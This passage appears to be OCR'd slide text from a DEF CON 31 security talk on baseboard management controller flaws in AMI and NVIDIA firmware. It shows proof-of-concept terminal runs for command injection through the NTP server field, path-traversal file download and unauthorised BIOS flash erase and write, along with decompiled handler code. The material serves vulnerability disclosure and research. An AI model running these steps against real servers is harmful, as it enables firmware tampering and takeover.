00000040: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000050: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000070: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000080: 00 00                                             ..
[+] Success
[*] Restarting NTP service via NETFN 0x32, CMD 0xa8, subcmd 0x4
00000000: A8 04                                             ..
[+] Success
Done
alex@ubuntu:~/DC31/7-NTP injection$ ./download-poc.py ../../../tmp/testfile
[*] Downloading ../../../tmp/testfile via NETFN 0x32, CMD 0x58
00000000: 58 00 00 00 C8 00 00 00  00 2E 2E 2F 2E 2E 2F 2E  X........../../.
00000010: 2E 2F 74 6D 70 2F 74 65  73 74 66 69 6C 65        ./tmp/testfile
[+] Success
test

alex@ubuntu:~/DC31/7-NTP injection$ 
```

NTP INJECTION




```
alex@ubuntu:~/DC31/7-NTP injection$ ./ntp-poc.py
[*] Enabling NTP config via NETFN 0x32, CMD 0xa8, subcmd 0x3
00000000: A8 03 01                                          ...
[+] Success
[*] Setting primary NTP server via NETFN 0x32, CMD 0xa8, subcmd 0x1
00000000: A8 01 31 32 37 2E 30 2E  30 2E 31 20 60 65 63 68  ..127.0.0.1 `ech
00000010: 6F 20 74 65 73 74 20 3E  20 2F 74 6D 70 2F 74 65  o test > /tmp/te
00000020: 73 74 66 69 6C 65 60 00  00 00 00 00 00 00 00 00  stfile`.........
00000030: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000040: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000050: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000070: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000080: 00 00                                             ..
[+] Success
[*] Restarting NTP service via NETFN 0x32, CMD 0xa8, subcmd 0x4
00000000: A8 04                                             ..
[+] Success
Done
alex@ubuntu:~/DC31/7-NTP injection$ ./download-poc.py ../../../tmp/testfile
[*] Downloading ../../../tmp/testfile via NETFN 0x32, CMD 0x58
00000000: 58 00 00 00 C8 00 00 00  00 2E 2E 2F 2E 2E 2F 2E  X........../../.
00000010: 2E 2F 74 6D 70 2F 74 65  73 74 66 69 6C 65        ./tmp/testfile
[+] Success
test

alex@ubuntu:~/DC31/7-NTP injection$ 
```

AMI: CVE-2023-34335


NVIDIA: CVE-2022-42275

HOST FLASH R/W ACCESS




```
device = sigwrap_open(device_name, 0);        // name set by AMIYAFUSwitchFlashDevice()
if ( device == -1 )
{
  LastStatCode = 3;
  IDBG_LINUXAPP_DbgOut(
    130,
    "[%s:%d]Amiyafuupdate:Unable to open %s device/n",
    "AMI/AMIDevice.c",
    &elf_hash_bucket[448],
    device_name);
  printf("Unable to open %s device\n", device_name);
  free(buf);
  v18 = 3;
}
else if ( lseek(
            device,
            (LOBYTE(req->offset) | (BYTE1(req->offset) << 8) | (BYTE2(req->offset) << 16) | (HIBYTE(req->offset) << 24))
          + v30,
            0) == -1 )
{
  LastStatCode = 4;
  v20 = stderr;
  v21 = _errno_location();
  v22 = strerror(*v21);
  fprintf(v20, "seek error on %s: %s\n", device_name, v22);
  free(buf);
  sigwrap_close(device);
  v18 = 4;
}
else
{
  v14 = sigwrap_read(
          device,
          buf,
          LOBYTE(req->size) | (BYTE1(req->size) << 8) | (BYTE2(req->size) << 16) | (HIBYTE(req->size) << 24));
```

HOST FLASH R/W ACCESS




```
if...                                         // if ( ActivateFlashStatus != 1 )
struct_length_low = LOBYTE(req->hdr.struct_length);
struct_length_high = HIBYTE(req->hdr.struct_length);
v27 = 0;
if...                                         // if ( CalculateChksum(&req->offset, struct_length) != req->hdr.crc32)
if ( g_corefeatures[0] == 1 && gDeviceNode <= 1 && g_FlashingImage == 2 )
  get_secondaryimage_offset(&v27);
device = sigwrap_open(device_name, 2);        // name set by AMIYAFUSwitchFlashDevice()
if...
if...                                         // if ( lseek(offset)
v12 = sigwrap_write(device, &req[1], (LOBYTE(req->hdr.struct_length) | (HIBYTE(req->hdr.struct_length) << 8)) - 5);
```

HOST FLASH R/W ACCESS



```
alex@ubuntu:~/DC31/90-Flash$ ./yafuflash-poc.py
[*] Switching to BIOS SPI (2): NETFN 0x32, CMD 0x52
MTDName: /dev/mtd5
        FlashSize: 0x2000000
        FlashAddress: 0x0
[+] ActivateFlashStatus set to 1, gDeviceNode is 2
[*] Reading flash at offset 0x37000: NETFN 0x32, CMD 0x22
00000000: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000010: 78 E5 8C 8C 3D 8A 1C 4F  99 35 89 61 85 C3 2D D3  x...=..O.5.a..-.
00000020: 00 00 02 00 00 00 00 00  5F 46 56 48 FF FE 04 00  ........_FVH....
00000030: 48 00 4D E6 60 00 00 02  20 00 00 00 00 10 00 00  H.M.`... .......
00000040: 00 00 00 00 00 00 00 00  FF FF FF FF FF FF FF FF  ................
00000050: FF FF FF FF FF FF FF FF  F4 AA F0 00 2C 00 00 F8  ............,...
00000060: FC 74 49 FA 1D AF 5D 4E  BD C5 DA CD 6D 27 BA EC  .tI...]N....m'..
00000070: 14 00 00 00 FF FF FF FF  A3 B9 F5 CE 6D 47 7F 49  ............mG.I
00000080: 9F DC E9 81 43 E0 42 2C  66 AA 01 00 88 FF 01 F8  ....C.B,f.......
00000090: 4E 56 41 52 EB 13 FF FF  FF 83 00 53 74 64 44 65  NVAR.......StdDe
000000A0: 66 61 75 6C 74 73 00 4E  56 41 52 98 01 FF FF FF  faults.NVAR.....
[*] Erasing flash at offset 0x37000: NETFN 0x32, CMD 0x24
[+] Success
[*] Writing flash at offset 0x37000: NETFN 0x32, CMD 0x23
[+] Success
[*] Reading flash at offset 0x37000: NETFN 0x32, CMD 0x22
00000000: 68 65 6C 6C 6F 20 64 65  66 63 6F 6E 21 00 00 00  hello defcon!...
00000010: 78 E5 8C 8C 3D 8A 1C 4F  99 35 89 61 85 C3 2D D3  x...=..O.5.a..-.
00000020: 00 00 02 00 00 00 00 00  5F 46 56 48 FF FE 04 00  ........_FVH....
00000030: 48 00 4D E6 60 00 00 02  20 00 00 00 00 10 00 00  H.M.`... .......
00000040: 00 00 00 00 00 00 00 00  FF FF FF FF FF FF FF FF  ................
00000050: FF FF FF FF FF FF FF FF  F4 AA F0 00 2C 00 00 F8  ............,...
00000060: FC 74 49 FA 1D AF 5D 4E  BD C5 DA CD 6D 27 BA EC  .tI...]N....m'..
00000070: 14 00 00 00 FF FF FF FF  A3 B9 F5 CE 6D 47 7F 49  ............mG.I
00000080: 9F DC E9 81 43 E0 42 2C  66 AA 01 00 88 FF 01 F8  ....C.B,f.......
00000090: 4E 56 41 52 EB 13 FF FF  FF 83 00 53 74 64 44 65  NVAR.......StdDe
000000A0: 66 61 75 6C 74 73 00 4E  56 41 52 98 01 FF FF FF  faults.NVAR.....
alex@ubuntu:~/DC31/90-Flash$ 
```

HOST FLASH R/W ACCESS




```
alex@ubuntu:~/DC31/90-Flash$ ./yafuflash-poc.py
[*] Switching to BIOS SPI (2): NETFN 0x32, CMD 0x52
MTDName: /dev/mtd5
        FlashSize: 0x2000000
        FlashAddress: 0x0
[+] ActivateFlashStatus set to 1, gDeviceNode is 2
[*] Reading flash at offset 0x37000: NETFN 0x32, CMD 0x22
00000000: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000010: 78 E5 8C 8C 3D 8A 1C 4F  99 35 89 61 85 C3 2D D3  x...=..O.5.a..-.
00000020: 00 00 02 00 00 00 00 00  5F 46 56 48 FF FE 04 00  ........_FVH....
00000030: 48 00 4D E6 60 00 00 02  20 00 00 00 00 10 00 00  H.M.`... .......
00000040: 00 00 00 00 00 00 00 00  FF FF FF FF FF FF FF FF  ................
00000050: FF FF FF FF FF FF FF FF  F4 AA F0 00 2C 00 00 F8  ............,...
00000060: FC 74 49 FA 1D AF 5D 4E  BD C5 DA CD 6D 27 BA EC  .tI...]N....m'..
00000070: 14 00 00 00 FF FF FF FF  A3 B9 F5 CE 6D 47 7F 49  ............mG.I
00000080: 9F DC E9 81 43 E0 42 2C  66 AA 01 00 88 FF 01 F8  ....C.B,f.......
00000090: 4E 56 41 52 EB 13 FF FF  FF 83 00 53 74 64 44 65  NVAR.......StdDe
000000A0: 66 61 75 6C 74 73 00 4E  56 41 52 98 01 FF FF FF  faults.NVAR.....
[*] Erasing flash at offset 0x37000: NETFN 0x32, CMD 0x24
[+] Success
[*] Writing flash at offset 0x37000: NETFN 0x32, CMD 0x23
[+] Success
[*] Reading flash at offset 0x37000: NETFN 0x32, CMD 0x22
00000000: 68 65 6C 6C 6F 20 64 65  66 63 6F 6E 21 00 00 00  hello defcon!...
00000010: 78 E5 8C 8C 3D 8A 1C 4F  99 35 89 61 85 C3 2D D3  x...=..O.5.a..-.
00000020: 00 00 02 00 00 00 00 00  5F 46 56 48 FF FE 04 00  ........_FVH....
00000030: 48 00 4D E6 60 00 00 02  20 00 00 00 00 10 00 00  H.M.`... .......
00000040: 00 00 00 00 00 00 00 00  FF FF FF FF FF FF FF FF  ................
00000050: FF FF FF FF FF FF FF FF  F4 AA F0 00 2C 00 00 F8  ............,...
00000060: FC 74 49 FA 1D AF 5D 4E  BD C5 DA CD 6D 27 BA EC  .tI...]N....m'..
00000070: 14 00 00 00 FF FF FF FF  A3 B9 F5 CE 6D 47 7F 49  ............mG.I
